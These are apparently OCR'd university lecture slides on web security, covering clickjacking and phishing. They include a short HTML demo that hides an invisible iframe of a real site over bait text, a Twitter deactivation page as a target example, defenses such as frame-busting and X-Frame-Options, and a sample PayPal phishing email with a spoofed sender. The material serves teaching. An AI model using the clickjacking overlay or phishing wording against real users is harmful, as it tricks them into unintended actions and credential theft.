Discover new Berkeley Crowdfunding projects today

https://crowdfund.berkeley.edu

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0; } </style>
Let's load www.berkeley.edu, opacity 0
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe *entirely* transparent




file:///Users/ve...rency/wbe3.html
file:///Users/vern/cs161/lec
Search

Let's load www.berkeley.edu, opacity 0

*You **Know** You Want To Click Here!*

https://crowdfund.berkeley.edu

Click anywhere over the region goes to `https://crowdfund.berkeley.edu`



Is this goodbye?

This action is permanent.
Are you sure you don't want to reconsider? Was it something we said? Tell us.

Before you deactivate your account, know this:

- This action is permanent; account restoration is currently disabled.
- You do not need to deactivate your account to change your username. (You can change it on the settings page. All @replies and followers will remain unchanged.)
- Your account may be viewable on twitter.com for a few days after deactivation.
- We have no control over content indexed by search engines like Google.
- If you're creating a new account and want to use the same user name, phone number and/or email address associated with this account, you must first change them on this account before you deactivate it. If you don't, the information will be tied to this account and unavailable for use.

Okay, fine, deactivate my account

© 2010 Twitter About Us Contact Blog Status [illegible] Business Help Jobs Terms Privacy

Clickjacking

- By placing an invisible iframe of `target.com` *over* some enticing content, a malicious web server can fool a user into taking unintended action on `target.com` …

- … By placing a visible iframe of `target.com` *under* the *attacker's own invisible iframe*, a malicious web server can "steal" user input – in particular, keystrokes

Surely Squigler.com is not vulnerable to clickjacking, right?


Yes, "Squiggler.com" was taken.

Surely CalNet is not

vulnerable to clickjacking, right?

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- *Frame-busting:* Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else



Attacker implements this by placing Twitter’s page in a “Frame” inside their own page. Otherwise they wouldn’t overlap.

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- *Frame-busting:* Web site ensures that its "vulnerable" pages can't be included as a frame inside another browser frame
  - So user can't be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
- See OWASP's "cheat sheet" for this:

  https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

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
- Another approach: HTTP `X-Frame-Options` header
  - Allows white-listing of what domains – if any – are allowed to frame a given page a server returns

Could even Squigler.com use

Yes, "Squiggler.com" was taken.

`X-Frame-Options?`

Phishing: Leveraging the richness of Web pages


PayPal

Dear vern we are making a few changes

View Online

Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Here From You . To Update Your Information . Simply click on the web address below

What do I need to do?

Confirm My Account Now

```
Date:   Thu, 9 Feb 2017 07:19:40 -0600
From:   PayPal <alert@gnc.cc>
Subject:   [Important] : This is an automatic message to : (vern)
To:  vern@aciri.org
```

Help Contact Security


How do I know this is not a Spoof email?

Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.

Find out more here.

This email was sent to vern.

Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 